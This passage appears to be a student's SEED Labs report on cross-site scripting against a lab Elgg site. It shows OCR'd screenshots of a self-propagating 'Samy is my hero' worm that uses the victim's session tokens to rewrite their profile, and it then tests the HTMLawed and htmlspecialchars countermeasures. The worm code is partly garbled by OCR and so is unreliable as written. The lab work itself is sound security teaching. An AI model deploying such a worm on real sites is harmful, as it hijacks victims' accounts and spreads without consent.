    if(elgg.session.user.guid!=samyguid) { var Ajax=null; Ajax=new
    XMLHttpRequest(); Ajax.open("POST",sendurl,true);
}
```

The browser status bar at the bottom indicates "1 of 2" and "47".

Alice : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Alice : XSS Lab Site +

www.xsslablegg.com/profile/alice

Most Visited SEED Labs Sites for Labs

Account »

XSS Lab Site

Alice

About me

Samy is my hero

Add friend

Send a message

Boby : XSS Lab Site - Mozilla Firefox

File Edit View History Bookmarks Tools Help

Boby : XSS Lab Site +

www.xsslablegg.com/profile/boby

Most Visited SEED Labs Sites for Labs

Add widgets

Boby

About me

Samy is my hero

Inspect Cons Debug {} Style Ed Perform Mem Netw Store Rules

1 of 4 47


```
<div class="elgg-output-mrn">
  <p>Samy is my hero</p>
  <script id="worm" type="text/javascript">
    window.onload=function() { var headerTag=<script id="worm"\>
      type="text/javascript"\>; var
      jsCode=document.getElementById("worm").innerHTML; var tailTag="</"+<script>">; var
      wormCode=encodeURIComponent(headerTag+jsCode+tailTag); var desc="&
      description=Samy is my hero"+wormCode; desc += "&
      accesslevel[description]=2"; var name="&name=" +
      elgg.session.user.name; var guid+"&guid=" + elgg.session.user.guid;
      var ts="&_elgg_ts=" +elgg.security.token._elgg_ts; var token="&
      _elgg_token=" +elgg.security.token._elgg_token; var
      sendurl="http://www.xsslablegg.com/action/profile/edit"; var
```

v.elgg-layout-widgets > div.profile.elgg-col-2of3.mrn > div.elgg-inner.clearfix.h-card.vcard >

Task 7: Countermeasures

Activate only the HTMLLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.

The screenshot shows a web browser window with the title "Plugins : XSS Lab Site". The address bar displays "www.xsslavelgg.com/admin/plugins#htmlawed". The user is logged in as "Admin". The main content area is titled "Plugins" and features a "Filter" section with tabs for "All plugins", "Active plugins", and "Inactive plugins". Below the filter are several categories: "Bundled", "Non-bundled", "Admin", "Communication", "Content", "Development", "Enhancements", "Security and Spam", "Service/API", "Social", "Themes", "Utilities", "Web Services", and "Widgets". The "Security and Spam" tab is currently selected. Under this category, the "HTMLLawed" plugin is listed with a "Deactivate" button. A tooltip for the "HTMLLawed" plugin states: "Provides security filtering. Running a site with this plugin disabled is not recommended." Another "Deactivate" button is visible below it, associated with the "User Validation by Email" plugin.



The screenshot shows a web browser window with two tabs open: 'Plugins : XSS Lab Site' and 'Bob : XSS Lab Site'. The 'Bob : XSS Lab Site' tab is active, displaying a user profile for 'Bob'. The profile picture is a toy Bob the Builder figure. The name is 'Bob'. The 'About me' section contains the following script:

```
Samy is my hero
window.onload=function()
{
var headerTag="";
var jsCode=document.getElementById("worm").innerHTML;
var tailTag="</"+"script>";
var
wormCode=encodeURIComponent(headerTag+jsCode+tailTag);
var desc+"&description=Samy is my hero"+wormCode;
desc +="&accesslevel[description]=2";
var name+"&name=" + elgg.session.user.name;
var guid+"&guid=" + elgg.session.user.guid;
var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token + ts + name + desc + guid;
var samyguid=47;
if(elgg.session.user.auid!=samyguid)
```

Below the profile picture, there are four buttons: 'View activity', 'Add friend', 'Send a message', and 'Report user'.

Turn on both countermeasures; visit any of the victim profiles and describe your observation in your report

The image shows a dual-monitor setup. The left monitor displays a file named `text.php` with the following content:

```
<?php
/*
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */
echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);
echo $vars['value'];
```

The right monitor displays a file named `*url.php` with the following content:


```
*url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open + /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output Save
*url.php
$vars['data-confirm'] = elgg_extract('confirm', $vars, elgg_echo('question:areyousure'));

// if (bool) true use defaults
if ($vars['data-confirm'] === true) {
    $vars['data-confirm'] = elgg_echo('question:areyousure');
}

$url = elgg_extract('href', $vars, null);
if (!$url && isset($vars['value'])) {
    $url = trim($vars['value']);
    unset($vars['value']);
}

if (isset($vars['text'])) {
    if (elgg_extract('encode_text', $vars, false)) {
        $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8',
false);
        $text = $vars['text'];
    } else {
        $text = $vars['text'];
    }
    unset($vars['text']);
} else {
    $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
    $text = $url;
}

unset($vars['encode_text']);
```



In the first screenshot, we can observe that, we have activated the HTMLawed which filters the tags from any kind of input and we can observe that the about me section in the Samy's page contains the script input but without the tags and thus our attack fails.

The other effective countermeasure is the html encoding which was activated by uncommenting the `htmlspecialchars` in four file namely `text.php`, `url.php`, `dropdown.php`, `email.php`. Thus the tags are replaced by `It gt;`. When we implement both the countermeasures and redo task 1, we see that our attack fails.